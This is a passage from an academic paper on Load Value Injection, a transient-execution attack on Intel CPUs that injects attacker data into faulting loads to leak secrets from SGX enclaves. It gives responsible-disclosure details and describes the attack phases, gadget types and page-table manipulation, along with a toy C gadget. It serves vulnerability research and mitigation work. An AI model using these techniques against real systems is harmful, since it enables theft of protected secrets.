Underlining the impact and the practical challenges arising from our findings, Intel plans to mitigate LVI by extensive revisions at the compiler and assembler levels to allow at least compilation of SGX enclaves to remain secure on LVI-vulnerable systems. Particularly, fully mitigating LVI requires introducing `lfence` instructions to serialize the processor pipeline after possibly *every* memory load operation. Additionally, certain instructions featuring implicit loads, including the pervasive x86 `ret` instruction, should be blacklisted and emulated with equivalent serialized instruction sequences. We observe extensive performance overheads of factor 2 to 19 for our evaluation of prototype compiler mitigations, depending on the application and whether `lfence`s were inserted by an optimized compiler pass or through a naive post-compilation assembler approach.

In summary, our main contributions are as follows:

- We show that Meltdown-type data leakage can be inverted into a Spectre-like Load Value Injection (LVI) primitive. LVI transiently hijacks data flow, and thus control flow.
- We present an extensible taxonomy of LVI-based attacks.
- We show the insufficiency of silicon changes in the latest generation of acclaimed Meltdown-resistant Intel CPUs

- We develop practical proof-of-concept exploits against Intel SGX enclaves, and we discuss implications for traditional kernel and process isolation in the presence of suitable LVI gadgets and faulting or assisted loads.
- We evaluate compiler mitigations and show that a full mitigation incurs a runtime overhead of factor 2 to 19.

1.2. Responsible Disclosure and Impact

We responsibly disclosed LVI to Intel on April 4, 2019. We also described the non-Intel-specific parts to ARM and IBM. To develop and deploy appropriate countermeasures, Intel insisted on a long embargo period for LVI, namely, until March 10, 2020 (CVE-2020-0551, Intel-SA-00334). Intel considers LVI particularly severe for SGX and provides a compiler and assembler-based full mitigation for enclave programs, described and evaluated in Section 9. Intel furthermore acknowledged that LVI may in principle be exploited in non-SGX user-to-kernel or process-to-process environments and suggested addressing by manually patching any such exploitable gadgets upon discovery.

We also contacted Microsoft, who acknowledged the relevance when paging out kernel memory and continues to investigate the applicability of LVI to the Windows kernel. Microsoft likewise suggested addressing non-SGX scenarios by manually patching any exploitable gadgets upon discovery.

2. Background

2.1. CPU Microarchitecture

In a complex instruction set architecture (ISA) such as Intel x86 [28] instructions are decoded into RISC-like *micro-ops*. The CPU executes micro-ops from the reorder buffer out of order when their operands become available but retires micro-ops in order. Modern CPUs perform history-based speculation to predict branches and data dependencies ahead of time. While the CPU implements the most common fast-path logic directly in hardware, certain corner cases are handled by issuing a *microcode assist* [13, 17]. In such a corner case, the CPU flags the corresponding micro-op to be re-issued later as a microcode routine. When encountering exceptions,

Figure 14.1.: Overview of an x86 page-table entry and attributes that may trigger architectural page fault exceptions (red bold) or microcode assists (green italic). Attributes that are periodically cleared by some OS kernels are underlined; all other fields can only be modified by privileged attackers.

misspeculations, or microcode assists, the CPU pipeline is flushed, and any outstanding micro-op results are discarded from the reorder buffer. This rollback ensures that the results of unintended *transient instructions*, which were wrongly executed ahead of time, are never visible at the architectural level.

Address translation Modern CPUs use virtual addresses to isolate concurrently running tasks. A multi-level page-table hierarchy is set up by the operating system (OS) or hypervisor to translate virtual to physical addresses. The lower 12 address bits are the index into a 4 KB page, while higher address bits index a series of page-table entries (PTEs) that ultimately yield the corresponding physical page number (PPN). Figure 14.1 overviews the layout of an Intel x86 PTE [29, 13]. Apart from the physical page number, PTEs also specify permission bits to indicate whether the page is present, accessible to user space, writable, or executable.

The translation lookaside buffer (TLB) caches recent address translations. Upon a TLB miss, the CPU's page-miss handler performs a page-table walk and updates the TLB. The CPU's TLB miss handler circuitry is optimized for the fast path, and delegates more complex operations, e.g., setting of "accessed" and "dirty" PTE bits, using microcode assists [17]. Depending on the permission bits, a page fault (`#PF`) may be raised to abort the memory operation and redirect control to the OS.

Memory hierarchy Superscalar CPUs consist of multiple physical cores connected through a bus interconnect to the memory controller. As the main memory is relatively slow, the CPU uses a complex memory subsystem (cf. Figure 14.2), including various caches and buffers. On Intel CPUs, the L1 cache is the fastest and smallest, closest to the CPU, and split into a separate unit for data (L1D) and instructions (L1I). L1D is




Figure 14.2.: Overview of the memory hierarchy in modern x86 microarchitectures.

usually a 32 KB 8-way set-associative cache. It is virtually-indexed and physically-tagged, such that lookups can proceed in parallel to address translation. A cache line is 64 bytes, which also defines the granularity of memory transactions (load and store) through the cache hierarchy. To handle various sized memory operations, L1D is connected to a memory-order buffer (MOB), which is interfaced with the CPU's register files and execution units through dedicated load ports (LPs).

The MOB includes a store buffer (SB) and load buffer (LB), plus various dependency prediction and resolution circuits to safeguard correct ordering of memory operations. The SB keeps track of outstanding store data and addresses to commit stores in order, without stalling the pipeline. When a load entry in LB is predicted to not depend on any prior store, it is executed out of order. If a store-to-load (STL) dependency is detected, the SB forwards the stored data to the dependent load. However, if the dependency of a load and preceding stores is not predicted correctly, these optimizations may lead to situations where the load consumes either stale data from the cache or wrong data from the SB while the CPU reissues the load to obtain the correct data. These optimizations within the MOB can undermine security [35, 23, 9].

Upon on L1D cache miss, data is fetched from higher levels in the memory hierarchy via the line-fill buffer (LFB), which keeps track of outstanding load and store requests without blocking the L1D cache. The LFB retrieves data from the next cache levels or main memory and afterward updates the corresponding cache line in L1D. An "LFB hit" occurs if the CPU has a cache miss for data in a cache line that is in the LFB. Furthermore,

uncacheable memory and non-temporal stores bypass the cache hierarchy using the LFB.

2.2. Intel SGX

Intel Software Guard Extensions (SGX) [13] provides processor-level isolation and attestation for secure "enclaves" in the presence of an untrusted OS. Enclaves are contained in the virtual address space of a conventional user-space process, and virtual-to-physical address mappings are left under explicit control of untrusted system software. To protect against active address remapping attackers [13], SGX maintains a shadow entry for every valid enclave page in the enclave page-cache map (EPCM) containing amongst others the expected virtual address. Valid address mappings are cached in the TLB, which is flushed upon enclave entry, and a special EPCM page fault is generated when encountering an illegal virtual-to-physical mapping (cf. Appendix A).

However, previous work showed that Intel SGX root attackers can mount high-resolution, low-noise side-channel attacks through the cache [46, 54, 7], branch predictors [40, 15, 24], page-table accesses [72, 68, 67], or interrupt timing [66]. In response to recent transient-execution attacks [63, 55, 52, 11], which can extract enclave secrets from side-channel resistant software, Intel released microcode updates which flush microarchitectural buffers on every enclave entry and exit [25, 26].

2.3. Transient-Execution Attacks

Modern processors safeguard architectural consistency by discarding the results of any outstanding transient instructions when flushing the pipeline. However, recent research on transient-execution attacks [38, 42, 63] revealed that these unintended transient computations may leave secret-dependent traces in the CPU's microarchitectural state, which can be subsequently recovered through side-channel analysis. Following a recent classification [10], we refer to attacks exploiting misprediction [38, 37, 39, 44, 23] as Spectre-type, and attacks exploiting transient execution after a fault or microcode assist [42, 63, 59, 9, 55, 52] as Meltdown-type.

Meltdown-type attacks extract unauthorized program data across architectural isolation boundaries. Over the past years, faulting loads with different exception types and microcode assists have been demonstrated

to leak secrets from intermediate microarchitectural buffers in the memory hierarchy: the L1 data cache [42, 63, 71], the line-fill buffer and load ports [55, 52], the FPU register file [59], and the store buffer [9, 53].

A perpendicular line of Spectre-type attacks, on the other hand, aims to steer transient execution in the victim domain by poisoning various microarchitectural predictors. Spectre attacks are limited by the depth of the transient-execution window, which is ultimately bounded by the size of the reorder buffer [69]. Most Spectre variants [38, 39, 44] hijack the victim's transient control flow by mistraining shared branch prediction history buffers prior to entering the victim domain. Yet, not all Spectre attacks depend on branch history, e.g., in Spectre-STL [23] the processor's memory disambiguation predictor incorrectly speculates that a load does not depend on a prior store, allowing the load to transiently execute with a stale outdated value. Spectre-STL has for instance been abused to hijack the victim's transient control flow in case the stale value is a function pointer or indirect branch target controlled by a previous attacker input [69].

3. Load Value Injection

Table 14.1 summarizes the existing transient-execution attack landscape. The Spectre family of attacks (upper right) contributed an injection-based methodology to invert prior prediction history side-channels (upper left) by abusing confused-deputy code gadgets within the victim domain. At the same time, Meltdown-type attacks (lower left) demonstrated cross-domain data leakage. The LVI attack plane (lower right) remains unexplored until now. In this paper, we adopt an injection-based methodology known from Spectre attacks to reversely exploit Meltdown-type microarchitectural data leakage. LVI brings a significant change in the threat model, similar to switching from branch history side-channels to Spectre-type attacks. Crucially, LVI has the potential to replace the outcome of *any* victim load, including implicit load micro-ops like in the x86 `ret` instruction, with attacker-controlled data. This is in sharp contrast to Spectre-type attacks, which can only replace the outcomes of branches and store-to-load dependencies by poisoning execution metadata accumulated in various microarchitectural predictors.




Figure 14.3.: Phases in a Load Value Injection (LVI) attack: (1) a microarchitectural buffer is filled with value A; (2) the victim executes a faulting or assisted load to retrieve value B which is incorrectly served from the microarchitectural buffer; (3) the injected value A is forwarded to transient instructions following the faulting or assisted load, which may now perform unintended operations depending on the available gadgets; (4) the CPU flushes the faulting or assisted load together with all other transient instructions.

3.1. Attack Overview

We now outline how LVI can hijack the result of a trusted memory load operation, under the assumption that attackers can provoke page faults or microcode assists for (arbitrary) load operations in the victim domain. The attacker's goal is to force a victim to transiently compute on unintended data, other than the expected value in trusted memory. Injecting such unexpected load values forces a victim to transiently execute gadget code immediately following the faulting or assisted load instruction with unintended operands.

Figure 14.3 overviews how LVI exploitation can be abstractly broken down into four phases.

1. In the first phase, the microarchitecture is optionally prepared in the desired state by filling a hidden buffer with an (attacker-controlled) value A.

2. The victim then executes a load micro-op to fetch a trusted value B. However, in case this instruction suffers a page fault or microcode

assist, the CPU may erroneously serve the load request from the microarchitectural buffer. This results in incorrect forwarding of value A to dependent transient micro-ops following the faulting or assisted load. At this point, the attacker has succeeded in tricking the victim into transiently computing on the injected value A instead of the trusted value B.

3. These unintended transient computations may subsequently expose victim secrets through microarchitectural state changes. Depending on the specific "gadget" code surrounding the original load operation, LVI may either encode secrets directly or serve as a transient control or data flow redirection primitive to facilitate second-stage gadget abuse, e.g., when B is a trusted code or data pointer.

4. The architectural results of gadget computations are eventually discarded at the retirement of the faulting or assisted load instruction. However, secret-dependent traces may have been left in the CPU's microarchitectural state, which can be subsequently recovered through side-channel analysis.

3.2. A Toy Example

Listing 3.1 provides a toy LVI gadget to illustrate how faulting loads in a victim domain may trigger incorrect transient forwarding. Our example gadget bears a high resemblance to known Spectre gadgets but notably does *not* rely on branch misprediction or memory disambiguation. Furthermore, our gadget executes entirely within the victim domain and is hence not affected by widely deployed microcode mitigations that flush microarchitectural buffers on context switch. Regardless of the prevalence of this specific toy gadget, it serves as an initial example which is easy to understand and illustrates the power of LVI as a generic attack primitive.

Following the general outline of Figure 14.3, the gadget code in Listing 3.1 first copies a 64-bit value `untrusted_arg` provided by the attacker into trusted memory (e.g., onto the stack) at line 2. In the example, the argument copy is further not used, and this store operation merely serves to bring some attacker-controlled value into some microarchitectural buffer. Subsequently, in the second phase of the attack, a pointer-to-pointer `trusted_ptr` (e.g., a pointer in a dynamically allocated struct) is dereferenced at line 3. We assume that, upon the first-level pointer dereference, the victim suffers a page fault or microcode assist. The faulting load causes




Figure 14.4.: Access times to the probing array after the execution of Listing 3.1. The dip at 68 (`'D'`) is the transmission specified by the victim's architectural program semantics. The dip at 83 (`'S'`) is the victim secret at the address `untrusted_arg` injected by the attacker.

the processor to incorrectly forward the attacker's value `untrusted_arg` that was previously brought into the store buffer by the completely unrelated store at line 2, like in a Meltdown-type attack [9]. At this point, the attacker has succeeded in replacing the architecturally intended value at address `*trusted_ptr` with her own chosen value. In the third phase of the attack, the gadget code transiently uses `untrusted_arg` as the base address for a second-level pointer dereference and uses the result as an index in a lookup table. Similar to a Spectre gadget [38], the lookup in `array` serves as the sending end of a cache-based side-channel, allowing to encode arbitrary memory locations within the victim's address space.

Figure 14.4 illustrates how in the final phase of the attack, after the fault has been handled and the load has been re-issued allowing the victim to complete, adversaries can abuse access timings to the probing array to reconstruct secrets from the victim's transient execution. Notably, the timing diagram showcases two clear drops: one dip corresponds to the architecturally intended value that was processed after the faulting load got successfully re-issued, while the second dip corresponds to the victim secret at the address chosen by the attacker. This toy example hence serves as a clear illustration of the danger of incorrect transient forwarding following a faulting load in a victim domain. We elaborate further on attacker assumptions and gadget requirements for different LVI variants in Sections 4 and 6 respectively.

```
1 void call_victim(size_t untrusted_arg) {
2     *arg_copy = untrusted_arg;
3     array[**trusted_ptr * 4096];
4 }
```

Listing 3.1: An LVI toy gadget for leaking arbitrary data from a victim domain.

3.3. Difference with Spectre-type Attacks

While LVI adopts a gadget-based exploitation methodology known from Spectre-type attacks, both attack families exploit fundamentally different microarchitectural behaviors (*i.e.*, incorrect transient forwarding vs. misprediction). We explain below how LVI is different from and requires orthogonal mitigations to known Spectre variants.

LVI vs. branch prediction Most Spectre variants [38, 39, 44, 10] transiently hijack branch outcomes in a victim process by poisoning various microarchitectural branch prediction history buffers. On recent and updated systems, these buffers are typically not simultaneously shared anymore and flushed on context switch. Furthermore, to foil mistraining strategies within a victim domain, hardened compilers insert explicit `lfence` barriers after potentially mispredicted branches.

In contrast, LVI allows to hijack the result of *any* victim load micro-op, not just branch targets. By directly injecting incorrect values from the memory hierarchy, LVI allows data-only attacks as well as control-flow redirection in the transient domain. Essentially, LVI and Spectre exploit different subsequent phases of the victim's transient execution: while Spectre hijacks control flow *before* the architectural branch outcome is known, LVI-based control-flow redirection manifests only *after* the victim attempts to fetch the branch-target address from application memory. LVI does not rely on mistraining of any (branch) predictor, and hence, applies even to CPUs without exploitable prediction elements, and to systems protected with up-to-date microcode and compiler mitigations.

LVI vs. speculative store bypass Spectre-STL [23] exploits the memory disambiguation predictor, which may speculatively issue a load even

before all prior store addresses are known. That is, in case a load is mispredicted to not depend on a prior store, the store is incorrectly not forwarded and the load transiently executes with a stale outdated value.

Crucially, while Spectre-STL is strictly limited to injecting stale values for loads that closely follow a store to the exact same address, LVI has the potential to replace the result of *any* victim load with unrelated and possibly attacker-controlled data. LVI therefore drastically widens the spectrum of incorrect transient paths. As an example, the code in Listing 3.1 is not in any way exposed to Spectre-STL since the store and load operations are to different addresses, but this gadget can still be exploited with LVI in case the load suffers a page fault or microcode assist. Consequently, LVI is also not affected by Spectre-STL mitigations, which disable the memory disambiguation predictor in microcode or hardware.

LVI vs. value prediction While value prediction has already been proposed more than two decades ago [41, 70], commercial CPUs do not implement it yet due to complexity concerns [49]. As long as no commercial CPU supports value speculation, Spectre-type value misprediction attacks are purely theoretical. In LVI, there is no mistraining of any (value) predictor, and hence, it applies to today's CPUs already.

4. Attacker Model and Assumptions

We focus on software adversaries who want to disclose secrets from an isolated victim domain, e.g., the OS kernel, another process, or an SGX enclave. For SGX, we assume an attacker with root privileges, *i.e.*, the OS is under control of the attacker [13]. Successful LVI attacks require carefully crafted adversarial conditions. In particular, we identify the following three requirements for LVI exploitability:

Incorrect transient forwarding As with any fault injection attack, LVI requires some form of exploitable incorrect behavior. We exploit that faulting or assisted loads do not always yield the expected architectural result, but may transiently serve dummy values or poisoned data from various microarchitectural buffers. There are many instances of incorrect transient forwarding in modern CPUs [42, 63, 59, 10, 55, 52, 9]. In this work, we show that such incorrect transient forwarding is *not* limited to

cross-domain data leakage. We are the first to show cross-domain data injection *and* identify dummy `0x00` values as an exploitable incorrect transient forwarding source, thereby widening the scope of LVI even to microarchitectures that were previously considered Meltdown-resistant.

Faulting or assisted loads LVI requires firstly the ability to (directly or indirectly) provoke architectural exceptions or microcode assists for legitimate loads executed by the victim. This includes *implicit* load micro-ops as part of larger ISA instructions, e.g., popping the return address from the stack in the x86 `ret` instruction. Privileged SGX attackers can straightforwardly provoke page faults for enclave memory loads by modifying untrusted page tables, as demonstrated by prior research [72, 68]. Even unprivileged attackers can induce demand paging non-present faults by abusing the OS interface to unmap targeted victim pages through legacy interfaces or contention of the shared page cache [19]. Finally, more recent works showed that Meltdown-type effects are *not* limited to architectural exceptions, but also exist for assisted loads [55, 52, 9]. In case a microcode assist is required, the load micro-op does not architecturally commit, but may still transiently forward incorrect values before being re-issued as a microcode routine. Microcode assists occur in a wide variety of conditions, including subnormal floating point numbers and setting of "accessed" and "dirty" PTE bits [13, 26].

Code gadgets A final yet crucial requirement for LVI is the presence of a suitable code gadget that allows to hijack the victim's transient execution and encode unintended secrets in the microarchitectural state. In practice, this requirement comes down to identifying a load operation in the victim code that can be faulting or assisted, followed by an instruction sequence that redirects control or data flow based on the loaded value (e.g., a pointer, or array index). We find that there are many different types of gadgets which mostly consist of only a few ubiquitously used instructions. We provide practical instances of such exploitable gadgets in Section 6.

5. Building Blocks of the Attack

We compose transient fault-injection attacks using the three building blocks described in the previous section and Figure 14.3.

5.1. Phase $\mathcal{P}1$: Microarchitectural Poisoning

The main challenge in the first phase is to prepare the CPU's microarchitectural state such that a (controlled) incorrect transient forwarding happens for the faulting load in the second stage. We later classify LVI variants based on the microarchitectural buffer that forwards the incorrect data. Depending on the variant, it suffices in this phase to fill a particular buffer (cf. Section 2.1: L1D, LFB, SB, LP) with a chosen value at a chosen location. This is not always a requirement, as we also consider a special LVI-NULL variant that abuses incorrect forwarding of `0x00` dummy values which are often returned when faulting loads miss the cache, or on Meltdown-resistant microarchitectures [34]. Such null values are "hard wired" in the CPU, and the poisoning phase can hence be entirely omitted for LVI-NULL attacks.

In a straightforward scenario, the shared microarchitectural buffer can be poisoned directly from within the attacker context. This scenario assumes, however, that said buffer is *not* explicitly overwritten or flushed when switching from the attacker to the victim domain, which is often not anymore the case with recent software and microcode mitigations [25, 26]. Alternatively, for buffers competitively shared among logical CPUs, LVI attackers can resort to concurrent poisoning from a co-resident hyperthread running in parallel to the victim [63, 55, 52].

Finally, in the most versatile LVI scenario, the attack runs *entirely* within the victim domain without placing any assumptions on prior attacker execution or co-residence. We abuse appropriate "fill gadgets" preceding the faulting load within the victim execution. As explored in Section 6, LVI variants may impose more or fewer restrictions on suitable fill gadget candidates. The most generically exploitable fill gadget loads or stores attacker-controlled data from or to an attacker-chosen location, without introducing any architectural security problem. This is a common case if attacker and victim share an address space (enclave, user-kernel boundary, sandbox) and exchange arguments or return values via pointer passing.

5.2. Phase $\mathcal{P}2$: Provoking Faulting or Assisted Loads

In the second and principal LVI phase, the victim executes a faulting or assisted load micro-op triggering incorrect transient forwarding. The

crucial challenge here is to provoke a fault or assist for a *legitimate* and trusted load executed by the victim.

Intel SGX When targeting Intel SGX enclaves, privileged adversaries can straightforwardly manipulate PTEs in the untrusted OS to provoke page-fault exceptions [72] or microcode assists [55, 9]. Even user-space SGX attackers can indirectly revoke permissions for enclave code and data pages through the unprivileged `mprotect` system call [63]. Alternatively, if the targeted LVI gadget requires a more precise temporal granularity, privileged SGX attackers can leverage a single-stepping interrupt attack framework like SGX-Step [67] to manipulate PTEs and revoke enclave-page permissions precisely at instruction-level granularity.

Generalization to other environments. In the more general case of unprivileged cross-process, cross-VM, or sandboxed attackers, we investigated exploitation via memory contention. Depending on the underlying OS or hypervisor implementation and configuration, an attacker can forcefully evict selected virtual memory pages belonging to the victim via legacy interfaces or by increasing physical memory utilization [19]. The "present" bit of the associated PTE is cleared (cf. Figure 14.1), and the next victim access faults. On Windows, this can even affect the kernel heap due to demand paging [50].

Furthermore, prior research has shown that the page-replacement algorithm on Windows periodically clears "accessed" and "dirty" PTE bits [55]. Hence, unprivileged attackers can simply wait until the OS clears the accessed bit on the victim PTE. Upon the next access to that page, the CPU's page-miss handler circuitry prematurely aborts the victim's load micro-op to issue a microcode assist for re-setting the accessed bit on the victim PTE [13, 55]. Finally, even without any OS intervention, a victim program may expose certain load gadget instructions that always require a microcode assist (e.g., split-cacheline accesses which have been abused to leak data from load ports [52, 51]).

5.3. Phase $\mathcal{P}3$: Gadget-Based Secret Transmission

The key challenge in the third LVI phase is to identify an exploitable code "gadget" exhibiting incorrect transient behavior over poisoned data forwarded from a faulting load micro-op in the previous phase. In contrast

to all prior Meltdown-type attacks, LVI attackers do *not* control the instructions surrounding the faulting load as the load runs entirely in the victim domain. We, therefore, propose a gadget-oriented exploitation methodology closely mirroring the classification from the Spectre world [10, 38].

Disclosure gadget A first type of gadget, akin Spectre-PHT-style information disclosure, encodes victim secrets in the instructions immediately following the faulting load (cf. Listing 3.1). The gadget encodes secrets in conditional control flow or data accesses. Importantly, however, this gadget does *not* need to be secret-dependent. Hence, LVI can even target side-channel resistant constant-time code [16]. That is, at the architectural level, the victim code only dereferences known, non-confidential values when evaluating branch conditions or array indices. At the microarchitectural level, however, the faulting load in the second LVI phase causes the known value to be transiently replaced. As a result of this "transient remapping" primitive, the gadget instructions may now inadvertently leak secret values that were brought into the targeted microarchitectural buffer during prior victim execution.

Control-flow hijack gadget A second and more powerful type of LVI gadgets, mirroring Spectre-BTB-style branch-target injection, exploits indirect branches in the victim code. In this case, the attacker's goal is not to disclose forwarded values, but instead to abuse them as a transient control-flow hijacking primitive. That is, when dereferencing a function pointer (`call`, `jmp`) or loading a return address from the stack (`ret`), the faulting load micro-op in the victim code may incorrectly pick up attacker-controlled values from the poisoned microarchitectural buffer. This essentially enables the attacker to arbitrarily redirect the victim's transient control flow to selected second-stage code gadgets found in the victim address space. Adopting established techniques from jump-oriented [5] and return-oriented programming (ROP) [58], second-stage gadgets can further be chained together to compose arbitrary transient instruction sequences. Akin traditional memory-safety exploits, attackers may also leverage "stack pivoting" techniques to transiently point the victim stack to an attacker-controlled memory region.

Although they share similar goals and exploitation methodologies, LVI-based control-flow hijacking should be regarded as a *complementary* threat

compared to Spectre-style branch-target injection. Indeed, LVI only manifests *after* the victim attempts to fetch the architectural branch target, whereas Spectre abuses speculative execution *before* the actual branch outcome is determined. Hence, the CPU may first (correctly or incorrectly) predict transient control flow based on the history accumulated in the BTB and RSB, until the victim execution later attempts to verify the speculation by comparing the actual branch-target address loaded from application memory. At this point, LVI kicks in since the faulting load micro-op yields an incorrect attacker-controlled value and erroneously redirects the transient instruction stream to a poisoned branch-target address.

LVI-based control-flow hijack gadgets can be as little as a single x86 `ret` instruction, making this case extremely dangerous. As explained in Section 9, fully mitigating LVI requires blacklisting all indirect branch instructions and emulating them with equivalent serialized instruction sequences.

Widening the transient window A final challenge is that, unlike traditional fault-injection attacks that cause persistent bit flips at the architectural level [36, 61, 47], LVI attackers can only disturb victim computations for a limited time interval before the CPU eventually catches up, detects the fault, and aborts transient execution. This implies that there is only a limited "transient window" in which the victim inadvertently computes on the poisoned load values, and all required gadget instructions need to complete within this window to transmit secrets. The transient window is ultimately bounded by the size of the processor's reorder buffer [69].

Naturally, widening the transient window is a requirement common to all transient-execution attacks. Therefore, we can leverage techniques known from prior Spectre attacks [11, 39, 44]. Common techniques include, e.g., flushing selected victim addresses or PTEs from the CPU cache.

Summary To summarize, we construct LVI attacks with the three phases $\mathcal{P}1$ (poisoning), $\mathcal{P}2$ (provoking injection), $\mathcal{P}3$ (transmission). For each of the phases, we have different instantiations, based on the specific environment, hardware, and attacker capabilities. We now discuss gadgets in Section 6 and, subsequently, practical LVI attacks on SGX in Section 7.

6. LVI Taxonomy and Gadget Exploitation

We want to emphasize that LVI represents an entirely new *class* of attack techniques. Building on the (extended) transient-execution attack taxonomy by Canella et al. [10], we propose an unambiguous naming scheme and multi-level classification tree to reason about and distinguish LVI variants in Appendix B.

In the following, we overview the leaves of our classification tree by introducing the main LVI variants exploiting different microarchitectural injection sources (cf. Table 14.1). Given the particular relevance of LVI to Intel SGX, we especially focus on enclave adversaries but also include a discussion on gadget requirements and potential applicability to other environments.

6.1. LVI-L1D: L1 Data Cache Injection

In this section, we contribute an innovative "reverse Foreshadow" injection-based exploitation methodology for SGX attackers. Essentially, LVI-L1D can best be regarded as a *transient page-remapping* primitive allowing to arbitrarily replace the outcome of *any* legitimate enclave load value (e.g., a return address on the stack) with any data currently residing in the L1D cache and sharing the same virtual page offset.

Microarchitectural poisoning An "L1 terminal fault" (L1TF) occurs when the CPU prematurely early-outs address translation when a PTE has the present bit cleared or a reserved bit set [63, 71]. A special type of L1TF may also occur for SGX EPCM page faults (cf. Appendix A) if the untrusted PTE contains a rogue physical page number [63, 25]. In our LVI-L1D attack, the root attacker replaces the PPN field in the targeted untrusted PTE, before entering or resuming the victim enclave. If the enclave dereferences the targeted location, SGX raises an EPCM page fault. However, before the fault is architecturally raised, the poisoned PPN is sent to the L1D cache. If a cache hit occurs at the rogue physical address (composed of the poisoned PPN and the page offset specified by the load operation), illegal values are "injected" into the victim's transient data stream.

Gadget requirements LVI-L1D works on processors vulnerable to Foreshadow, but with patched microcode, *i.e.*, not on more recent silicon-resistant CPUs [25]. The $\mathcal{P}1$ gadget, a load or store, brings secrets or attacker-controlled data into the L1D cache. The $\mathcal{P}2$ gadget is a faulting or assisted memory load. The $\mathcal{P}3$ gadget creates a side-channel from the transient domain, or it redirects control flow based on the injected data (e.g., x86 `call` or `ret`), ultimately also leading to the execution of an attacker-chosen $\mathcal{P}3$ gadget. The addresses in both memory operations must have the same page offset (*i.e.*, lowest 12 virtual address bits). This is not a limiting factor since L1D can hold 32 KiB of data, allowing the three gadgets ($\mathcal{P}1$, $\mathcal{P}2$, $\mathcal{P}3$) to be far apart in the enclaved execution. Similar to architectural memory-safety SGX attacks [65], we found that high degrees of attacker control are often provided by enclave entry and exit code gadgets copying user data to or from chosen addresses outside the enclave.

Current microcode flushes L1D on enclave entry and exit, and hyper-threading is recommended to be disabled [25]. We empirically confirmed that if hyperthreading is enabled, no $\mathcal{P}1$ gadget is required and that on outdated microcode, L1D can trivially be poisoned before enclave entry.

Gadget exploitation Figure 14.5 illustrates LVI-L1D hijacking return control flow in a minimal enclave. First, the attacker uses a page fault controlled-channel [72] or SGX-Step [67] to precisely advance the enclaved execution to right before the desired $\mathcal{P}1$ gadget. Next, the attacker sets up the malicious memory mapping ① by changing the PPN of the enclave stack page to a user-controlled page. The enclave then executes a $\mathcal{P}1$ gadget ② accessing the user page and loading attacker-controlled data into the L1D cache (e.g., when invoking `memcpy` to copy parameters into the enclave). Next, the enclave executes the $\mathcal{P}2$ gadget ③ which pops some data plus a return address from the enclave stack. For address resolution, the CPU first walks the untrusted page tables leading to the rogue PPN to be forwarded to L1D. Since the prior $\mathcal{P}1$ gadget ensured that data is indeed present in L1D at the required address, a cache hit occurs, and the poisoned data (including the return address) is served to the dependent transient micro-ops. Now, execution transiently continues at the attacker-chosen $\mathcal{P}3$ gadget ④ residing at an arbitrary location inside the enclave. The $\mathcal{P}3$ gadget encodes arbitrary secrets into the microarchitectural state before the CPU resolves the EPCM memory accesses, unrolls transient execution, and raises a page fault.

